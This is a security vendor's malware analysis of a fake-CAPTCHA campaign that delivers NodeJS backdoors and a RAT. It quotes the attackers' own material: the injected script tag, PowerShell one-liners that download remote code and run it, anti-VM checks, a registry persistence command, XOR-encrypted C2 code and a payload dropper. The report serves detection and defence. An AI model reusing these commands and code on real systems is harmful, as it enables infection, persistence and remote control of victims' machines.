Yet Another NodeJS Backdoor (YaNB): A Modern Challenge

By Reegun Jayapaul

Published: 2025-04-29 · Archived: 2026-04-05 17:50:40 UTC

April 29, 2025 10 Minute Read

During an Advanced Continual Threat Hunt (ACTH) investigation conducted in early March 2025, Trustwave SpiderLabs identified a notable resurgence in malicious campaigns exploiting deceptive CAPTCHA verifications. These campaigns trick users into executing NodeJS-based backdoors, subsequently deploying sophisticated NodeJS Remote Access Trojans (RATs) similar to traditional PE structured legacy RATs.

Initial analysis reveals that the attack begins with executing a malicious NodeJS script, establishing a connection to the attacker-controlled infrastructure. The malware remains in a passive state awaiting further commands, which facilitates the deployment of additional malicious components. Significantly, our research uncovered the deployment of a more advanced NodeJS RAT variant capable of tunneling malicious traffic through SOCKS5 proxies, with communications further secured using XOR-based encryption methods.

Moreover, SpiderLabs has observed a notable increase in similar NodeJS-based backdoor deployments across multiple malware campaigns, including KongTuke, Fake CAPTCHA schemes, Mispadu, and Lumma stealers. Given the effectiveness and high success rates of fake CAPTCHA techniques as an initial access vector compared to traditional methods, we anticipate continued growth and prevalence of these tactics.

These instances are also not the first time the team has investigated the malicious use of CAPTCHA. Earlier reports include Unveiling the CAPTCHA Escape: The Dance of CAPTCHA Evasion Using TOR, Dissecting a Phishing Campaign with a CAPTCHA-based URL, and the Resurgence of a Fake Captcha Malware Campaign.

Initial Execution

Compromised Website

The initial access that the team identified is coming from a compromised website. Victims can reach this site through various means, such as clicking on articles shared via social media posts. By inspecting the source code, there is an injected malicious code that loads a JavaScript file.

```
<!DOCTYPE html>
<html class="no-js mh-one-sb" lang="en-US">
<head><script data-cfasync='false' async src='https://kimjohan.com/1q2w.js'></script>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1, minimum-scale=1">
<link rel="profile" href="http://gmpg.org/xfn/11" />
<script data-no-optimize="1" data-cfasync="false">!function(){"use strict";function e(e){const t=e.match(/((?=([a-z0-9._!#$%+^&*()
</script><meta name='robots' content='index, follow, max-image-preview:large, max-snippet:-1, max-video-preview:-1' />
        <style>img:is([sizes="auto" i], [sizes^="auto," i]) { contain-intrinsic-size: 3000px 1500px }</style>
        <style data-no-optimize="1" data-cfasync="false">
        .adthrive-ad {
                margin-top: 10px;
                margin-bottom: 10px;
                text-align: center;
                overflow-x: visible;
```

Figure 1. Malicious injected KongTuke script.

This injected code belongs to KongTuke. KongTuke was first mentioned in May 2024. However, it was just one of the domains used for redirection from compromised websites to malicious websites for payload delivery. Eventually, the name KongTuke became associated with this set of activities. This cluster of activities was observed and monitored by various researchers and was given various names such as 404TDS, Chaya_002, LandUpdate808, and TAG-124. These are malicious activity clusters that have the same patterns in their attack chain.

In different scenarios, the script does not always load the fake CAPTCHA as there is an environment that monitors if the user's environment is compatible with it.

First Stage JavaScript File: Injected Script

The KongTuke campaign has been active since at least September 2024. In earlier versions of the campaign, the injected script followed a naming convention that included hardcoded keywords such as "metrics", "analyzer", and "analytics." However, in November 2024, the latest iteration of KongTuke introduced a new naming convention. This aligns with the injected URL and JavaScript naming seen in Figure 1.




Figure 2. KongTuke activities from September 2024 to March 2025.

The name, which consists of 4 alternating alphabet and numeral characters, is the latest naming convention observed to be employed by KongTuke.

Regular Expression for the Injected Script:

```
\d[a-z]\d[a-z]\.js
```

Regarding the domains used in the injected scripts, it has been observed that most of the domains used belong to **AS 399629 (BLNWX)** or **BL Networks, US**. Aside from BL Networks, other ASN seen were Eonix Corporation and Cloudflare – albeit only a few coming from them.

Injected Script URL	Resolving IP Address	ASN
hxxps://kimjohan[.]com/1q2w.js	107.158.128[.]98	AS 62904 (Eonix Corporation)
hxxps://janhugo[.]com/5s1j.js hxxps://janhugo[.]com/1q2w.js	193.149.180[.]23	AS 399629 (BLNWX)
hxxps://sesraw[.]com/5a2w.js	216.245.184[.]27	AS 399629 (BLNWX)

Table 1. Observed injected domains.

Moreover, when only accessing the domain, it returns a unique hash resource and shows the words "**It works.**" Hence, the team was able to identify more domains using this pattern.

The response, once the injected URL is loaded, is an obfuscated JS file that contains numerous functions. The following are the highlights of the deobfuscated code:

1. Cookie Checking

- The script checks if the cookie "isCompleted" already exists. If not, it sets this cookie for 4 hours only.

```
function setCookie(_0x3fa633, _0x199eae, _0x2d7e68) {
 var _0x221c63 = '';
 if (_0x2d7e68) {
 var _0x3cdb0b = new Date();
 _0x3cdb0b.setTime(_0x3cdb0b.getTime() + _0x2d7e68 * 0x18 * 0x3c * 0x3c * 0x3e8);
 _0x221c63 = "; expires=" + _0x3cdb0b.toUTCString();
 }
 document.cookie = _0x3fa633 + '=' + (_0x199eae || '') + _0x221c63 + "; path=/";
}

function getCookie(_0x4c9581) {
 var _0x461de3 = _0x4c9581 + '=';
 var _0x3c0a4b = document.cookie.split(';');
 for (var _0x307824 = 0x0; _0x307824 < _0x3c0a4b.length; _0x307824++) {
 var _0x31de35 = _0x3c0a4b[_0x307824];
 while (_0x31de35.charAt(0x0) == " ") {
 _0x31de35 = _0x31de35.substring(0x1, _0x31de35.length);
 }
 if (_0x31de35.indexOf(_0x461de3) == 0x0) {
 return _0x31de35.substring(_0x461de3.length, _0x31de35.length);
 }
 }
 return null;
}

if (getCookie('isCompleted') === null) {
 setCookie('isCompleted', true, 0x4);
```

Figure 3. Code for cooking checking.

2. Data Collection

- The script gathers the following data in a Base64-encoded format and is sent to the C2:
    - Operating System
    - IP Address
    - Current URL (referrer)
    - Browser Type
    - User-Agent String
    - Geolocation based on the IP address

```
var client = new HttpClient();
client.get('hxxps://www.cloudflare[.]com/cdn-cgi/trace', function (_0x2b3391) {
_0x2b3391 = _0x2b3391.trim().split("\n").reduce(function (_0x45b1fa, _0x20c7cf) {
_0x20c7cf = _0x20c7cf.split('=');
_0x45b1fa[_0x20c7cf[0x0]] = _0x20c7cf[0x1];
return _0x45b1fa;
}, {});
```

Figure 4. Code that is part of the data collection routine.

As shown in Figure 4, part of the routine is getting the response from the URL **hxxps://www.cloudflare[.]com/cdn-cgi/trace**. Through this, the attacker can obtain network and system-related information such as IP addresses and geolocation data.

The collected data will be sent over to the **js.php** URL in the following format:

```
"hxxps://<c2>[.]com/js.php?" +
    "device=" + os +
    "&ip=" + btoa(ipData.ip) +
    "&referrer=" + btoa(url) +
    "&browser=" + btoa(browser) +
    "&ua=" + btoa(userAgent) +
    "&domain=" + btoa("hxxps://<c2>[.]com") +
    "&loc=" + btoa(ipData.loc) +
    "&is_ajax=1"
```

Figure 5. Sending collected data.

3. Loading of Next Stage

- If the response from the C2 is smaller than 35 bytes, it reloads the page. Otherwise, it writes the response into the page. This leads to the fake CAPTCHA webpage.

```
var _0x326a58 = new XMLHttpRequest();
_0x326a58.onreadystatechange = function () {
if (_0x326a58.readyState == XMLHttpRequest.DONE) {
var _0x427c7a = _0x326a58.responseText;
if (_0x427c7a.length < 0x23) {
console.log("Jquery.js is loaded");
location.reload();
} else {
document.write(_0x326a58.responseText);
}
}
};
_0x326a58.open('GET', _0x16366a, true);
_0x326a58.send(null);
```

Figure 6. Preparing for the next stage.

Second Stage JavaScript File: Fake CAPTCHA

The succeeding stage leads to the fake CAPTCHA webpage. This social engineering technique, also generally known as ClickFix, is prevalent nowadays and has been proven to be effective in deploying malicious payloads into systems. The usual theme of the ClickFix lure is either a message prompting users to fix fake errors or to participate in a verification routine.




Figure 7. Fake CAPTCHA emulation.

As observed in this incident, there are two versions of PowerShell scripts that are copied to the user's clipboard during this routine.

Copied Command	**Network C2**
cmd /C ""PowerShell.exe" -w h -c "$u=[int64] (([datetime]::UtcNow-[datetime]'1970-1-1').TotalSeconds) -band 0xfffffffffffffff0;irm 138.199.161[.]141:8080/$u | iex""	hxxps://138.199.161[.]141:8080/1741976336
`cmd /c start /min powershell -noprofile -w H -c "$r=iwr hxxps://compaq-hr-buyerswhere.trycloudflare[.]com/cloudfla -h @{ 'X-ComputerName'=$env:COMPUTERNAME };$s= [Text.Encoding]::Utf8.GetString( $r.Content);iex $s"`;	hxxps://compaq-hr-buyers-where.trycloudflare[.]com/cloudfla

Table 2. Commands from the fake CAPTCHA.

Version 1

The script encodes a specific date (1970-1-1) in Base64 format and then decodes it. Using this parsed date, the script calculates the current UNIX timestamp (seconds since 1970-01-01) and applies a bitwise operation. A hardcoded IP address is combined with a predefined port to construct a URL path.

```
# Garbage Variables
$randomWord1 = "FluffyBunny"; $randomWord2 = "MysteriousCloud"; $randomWord3 = "SilentWhisper"; $randomWord4 = "GoldenSunrise";
$garbageArray = @("Alpha", "Beta", "Gamma", "Delta", "Epsilon"); $garbageObject = @{ Key1 = "Value1"; Key2 = "Value2" };

# Base64 Encoding for Date
$encodedDate = [System.Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes('1970-1-1'));
$decodedDate = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($encodedDate));
$parsedDate = [System.DateTime]::Parse($decodedDate);

# Timestamp Calculation
$timestamp = [int64](([System.DateTime]::UtcNow - $parsedDate).TotalSeconds) -band 0xfffffffffffffff0;

# IP Address Construction
$ipPart1 = 64; $ipPart2 = 94; $ipPart3 = 84; $ipPart4 = 217;
$serverIP = ('{0}.{1}.{2}.{3}' -f $ipPart1, $ipPart2, $ipPart3, $ipPart4);
$serverPort = 8080;

# URL Construction
$urlPath = "$serverIP`:$serverPort/$timestamp";
```

Figure 8. Version 1 code snippet with a hardcoded IP address.

Version 2

The second version of the script is a malicious JavaScript designed to collect system information and execute remote PowerShell commands on a victim's machine.

```
<script>
window.ipGlobal='<USER_IP>';
window.xhrURIGlobal='hxxps://<C2>/stat.php';
window.commandGlobal=`cmd /c start /min powershell -noprofile -w H -c "$r=iwr
hxxps://compaq-hr-buyers-where.trycloudflare[.]com/cloudfla -h @{
'X-Computer-Name'=$env:COMPUTERNAME };$s=[Text.Encoding]::Utf8.GetString
($r.Content);iex $s"`;
</script>
```

Figure 9. Version 2 code snippet using TryCloudflare URL.

It first stores the victim's IP address and specifies a remote URL (stat.php). The script then launches PowerShell in a hidden window and retrieves a payload from a TryCloudflare URL. TryCloudflare allows users to create temporary tunnels to local servers without requiring a Cloudflare account, making it an effective tool for attackers to host and deliver malicious content. The script sends the victim’s computer name to the attacker's server.

Regardless of the script version, this results in the deployment of a payload which is a NodeJS RAT.

Initial NodeJS Script

This NodeJS script contains a bunch of functionalities, and at the top are a bunch of anti-VM mechanisms.

If the system manufacturer is QEMU, the process ends.

```
${00011001111010101} = gwmi Win32_ComputerSystem | select -ExpandProperty Manufacturer
if (${00011001111010101} -eq
$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('UQBFAE0AVQA=')))) { exit 0; }
```

If the memory is less than 4GB or the used memory is less than 1.5GB, it exits.

```
${01001110101011100} = (Get-CimInstance Win32_ComputerSystem).TotalPhysicalMemory / 1GB
${10100101011101011} = (Get-CimInstance Win32_OperatingSystem).FreePhysicalMemory / 1MB
${10001011000001001} = ${01001110101011100} - ${10100101011101011}
if (${01001110101011100} -lt 4 -or ${10001011000001001} -lt 1.5) {
exit 0
}
```

If the computer name contains "DESKTOP-", it ends.

```
if ($env:computername -match
$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('RABFAFMASwBUAE
8AUAAtAFwAUwA=')))) {
exit 0
}
sleep $(0.5 + 0.5)
```

Once passing these defense mechanisms, it downloads a Node.js Windows 64-bit package from this URL:

https://nodejs.org/dist/v22.11.0/node-v22.11.0-win-x64.zip

This downloaded package is saved in the **%APPDATA%** directory and its contents are extracted. This will be used in the execution of the payload, which is a Node.js-based backdoor.

Dissecting a Node.js-Based Backdoor

Detach and Execute as Background: To avoid parent process termination, such leads to backdoor to terminate.

```
if (process.argv[1] !== undefined && process.argv[2] === undefined) {
    const child = spawn(process.argv[0], [
        process.argv[1],
        '1'
    ], {
        detached: true,
        stdio: 'ignore',
        windowsHide: true
    });
    child.unref();
    process.exit(0);
}
```

Figure 10. Detach and execute.

Collect System Information: The initial reconnaissance activity is to gather system information from a series of commands via powershell.exe or cmd.exe and obtain operating system (OS) details, running and installed services, mounted drives, and ARP cache.

```
function initSysInfo() {
    let commandRet;
    try {
        let cmd = execSync("chcp 65001 > $null 2>&1 ; echo 'version: " + ver + "' ; if
            ([Security.Principal.WindowsIdentity]::GetCurrent().Name -match '(?i)SYSTEM') { 'Runas:
            System' } elseif (([Security.Principal.WindowsPrincipal] [Security.Principal.WindowsIdentity]
        ::GetCurrent()).IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator)) { 'Runas:
            Admin' } else { 'Runas: User' } ; systeminfo ; echo '=-=-=-=-=-=' ; tasklist /svc ; echo
            '=-=-=-=-=-=' ; Get-Service | Select-Object -Property Name, DisplayName | Format-List ; echo
            '=-=-=-=-=-=' ; Get-PSDrive -PSProvider FileSystem | Format-Table -AutoSize ; echo
            '=-=-=-=-=-=' ; arp -a", {
            encoding: 'utf-8',
            shell: 'powershell.exe',
            windowsHide: true
        });
        commandRet = Buffer.from(cmd, 'utf-8');
```

Figure 11. System information collection.

Data Transmission via XOR Encryption: The gathered data will be transmitted by generating a random 4-byte byteKey, XORing the data with byteKey concatenates XOR’d data, byteKey, encKey, and compressing with gzip, and finally appending zlibKey at the end. The zlibKey is a checksum of the data sent.

Data Structure: [gzip (XOR_encrypted_data + random_byteKey + encKey)] + zlibKey

Persistence Installation: Gathers the current process commandline, which is node.exe. Extracts the NodeJS script from the commandline node.exe -e “malicious script”, writes the script to disk as .log file, and creates a registry persistence with a fake browser updater string.

reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "ChromeUpdater" /t REG_SZ /d "script_path>" /f

```
function atst() {
    const commandPd = 'wmic process where processid=' + process.pid + ' get commandline';
    exec(commandPd, { windowsHide: true }, (error, stdout, stderr) => {
        if (error) {
            console.error(`${ error.message }`);
            return;
        }
        if (stderr) {
            console.error(`${ stderr }`);
            return;
        }
        const k = String.fromCharCode(34);
        let scriptPath;
        if (stdout.toString().match(/\s-e\s/g)) {
            const dt = stdout.toString().split('\n', 2)[1].trim().split(/node\.exe.*?\s-e\s+/, 2)[1].trim
                ().replaceAll(k, '');
            const path2file = process.argv[0].replace('node.exe', randStr(8) + '.log');
            fs.writeFileSync(path2file, dt);
            scriptPath = process.argv[0] + ' ' + path2file;
        } else {
            scriptPath = process.argv[0] + ' ' + process.argv[1];
        }
        const commandRg = 'reg add ' + k + 'HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run' + k
            + ' /v ' + k + 'ChromeUpdater' + k + ' /t REG_SZ /d ' + k + scriptPath.replaceAll(k, '\\' + k
            ) + k + ' /f';
        exec(commandRg, { windowsHide: true }, (error, stdout, stderr) => {
            if (error) {
                console.error(`${ error.message }`);
            }
            if (stderr) {
                console.error(`${ stderr }`);
            }
        });
    });
}
```

Figure 12. Function atst, persistence installation.

Command and Control Listener: Prepares the host to connect to the C2 server and actively listens for instructions from the attacker. The data is transferred with the above custom encryption mechanism: *[gzip (XOR_encrypted_data + random_byteKey + encKey)] + zlibKey*

```
function main(host, port) {
    console.log('connect to:', host);
    let content = sysinfo;
    if (lastCmd !== null) {
        content = Buffer.concat([
            sysinfo,
            Buffer.from('\n=-c=-m=-d=-=-\n', 'utf-8'),
            Buffer.from(lastCmd, 'utf-8')
        ]);
        lastCmd = null;
    } else {
        content = Buffer.concat([sysinfo]);
    }
    content = enc(content);
    const options = {
        hostname: host,
        port: port,
        path: '/init1234',
        method: 'POST',
        headers: {
            'Content-Type': 'application/octet-stream',
            'Content-Length': content.length
        }
    };
```

Figure 13. C2 listener.

C2 Actions: Once the C2 connection is initiated to the server, the host is listening and waiting for incoming commands from the attacker. The instruction supports persistence registration, command execution, payload dropping, and the clearing of traces.

Command	Actions
ooff	Terminate the backdoor
atst	Register the persistence and additional instructions

Table 3. Command and actions.

Backdoor Connection Logic: It sends an HTTP request, receives the response, and processes it. During our investigation, we have found that the attacker dropped a NodeJS-based JS RAT and executed via node.exe -e “dropped JS”.


- **Send an HTTP request** with certain options.
- **Collect the response** in chunks until it ends.

```
function xor(data, byteKey) {
    let add = byteKey[0];
    for (let i = 0, len = data.length; i < len; ++i) {
        add += (add + i % 256) % 256;
        data[i] ^= (byteKey[i % 4] ^ add) % 256;
    }
}
const zlibKey = Buffer.alloc(4);
zlibKey.writeUInt32LE(4210818558);
const encKey = Buffer.alloc(4);
encKey.writeUInt32LE(4210818559);
function enc(data) {
    const byteKey = Buffer.alloc(4);
    byteKey.writeUInt32LE(Math.random() * 100000000);
    xor(data, byteKey);
    return Buffer.concat([
        zlib.gzipSync(Buffer.concat([
            data,
            byteKey,
            encKey
        ])),
        zlibKey
    ]);
}
```

Figure 14. Backdoor connection logic.

- Check:
    - If statusCode is 502, reject ("fail connect").
    - If statusCode != 200, resolve without processing.
    - If the response is exactly 4 bytes and equals "ooff", terminate the process.
    - If the response is exactly 4 bytes and equals "atst", call atst(), then resolve.

- Otherwise, **split off the last 4 bytes** of the response as a key, then **XOR-decrypt** the main part (decBuf).
- The **final byte** of decBuf indicates the file type (EXE, DLL, JS, CMD, or default), so the script knows how to handle it (e.g., write .exe to disk and execute).
    - 0 => EXE
    - 1 => DLL
    - 2 => JS
    - 3 => CMD



```
const buf = Buffer.concat(data);
if (res.statusCode === 502) {
    reject('fail connect to server');
    return;
}
if (res.statusCode !== 200) {
    console.error('StatusCode:', res.statusCode);
    resolve({});
    return;
}
if (buf.length === 4 && buf.toString() === 'ooff') {
    console.log('off');
    process.exit(0);
} else if (buf.length === 4 && buf.toString() === 'atst') {
    console.log('atst');
    atst();
} catch (e) {
    console.error(e);
}
resolve({});
return;
}
const decBuf = buf.subarray(0, buf.length - 4);
const decKey = buf.subarray(buf.length - 4, buf.length);
xor(decBuf, decKey);
let typefile = decBuf[decBuf.length - 1];
let extenfile;
switch (typefile) {
case TypeFile.EXE:
    extenfile = '.exe';
    break;
case TypeFile.DLL:
    extenfile = '.dll';
    break;
case TypeFile.JS:
    extenfile = '.js';
    break;
case TypeFile.CMD:
    extenfile = '.cmd';
    break;
default:
    extenfile = '.log';
    break;
}
```

Figure 15. Additional payload handler.

Post-Infection

During our investigation, we found that the above NodeJS backdoor will be listened to on C2 159[.]69[.]3[.]151 for the adversary interaction with the host. The adversary dropped another JS file and executed via NodeJS via node.exe -e "SCRIPT". The JS script which, was dropped in post-infection, is designed as a multi-functional backdoor capable of detailed system reconnaissance, executing remote commands, tunneling network traffic (Socks5 proxy), and maintaining covert, persistent access.

Dissecting a Node.js-Based RAT

System Information Reconnaissance: The script starts with collecting system information including the version of Windows OS of the current user context and send to the server as JSON format.

```
toJson(iptarget) {
    return JSON.stringify({
        iptarget: iptarget,
        domain: this.domain,
        pcname: this.pcname,
        runas: this.runas,
        typef: this.typef,
        veros: this.veros,
    });
```

Figure 16. Initial system reconnaissance – Client side

Figure 17. Initial system reconnaissance – Server side.

RAT Commands: The TypeMsg commands defined in the script are essentially **instruction types** or **command identifiers** used by the malware to interpret and execute actions provided by the attacker. These commands are used for communication between the attacker (C2 server) and the compromised machine.

Command	ID	Byte	Purpose
SOCKS5	0	0x05	Sends/receives SOCKS5 tunnel data; used for remote proxy/pivot functionality.
VOID	1	0x02	A "keepalive"/heartbeat message; periodically sent to keep the session active.
DISCONNECT	2	0x07	Tells the RAT to close a connection/thread (e.g., a SOCKS or console session).
CONSOLE	3	0x0A	Creates or interacts with a persistent Windows cmd.exe shell (interactive console session).
OFF	4	0x0B	Shuts down the RAT entirely (or signals a full program exit).
DELETE	5	0x0C	Instructs the RAT to remove itself from the disk (self-delete) or otherwise terminate.
NEW_LAYING	6	0x0D	Not fully implemented.
MV_LAYING	7	0x0E	Not fully implemented.
SLEEP	8	0x0F	It makes the RAT sleep or pause the operation for a specified duration.
CONSOLE_ONE_COMMAND	9	0x10	Spawns a one-off cmd.exe process to run a single command and return output.
UNKNOWN	10	0x00	A fallback or placeholder if the RAT receives an unrecognized command ID.

Table 4. RAT commands and actions.

SOCKS5 Proxy: The Socks5Thread class is used to establish a covert communication channel. The NodeJS RAT creates SOCKS5 proxy tunnels and allows attackers to proxy their traffic.

Maintains Persistence: The CmdThread class maintains an interactive command shell cmd.exe to capture output and send it to the attacker. It also receives commands from the attacker for further exploitation.

```
async run(){try{this.cmd=spawn('cmd',[],{stdio:'pipe',windowsHide:true});this.cmd.stdout.on('data',(data)
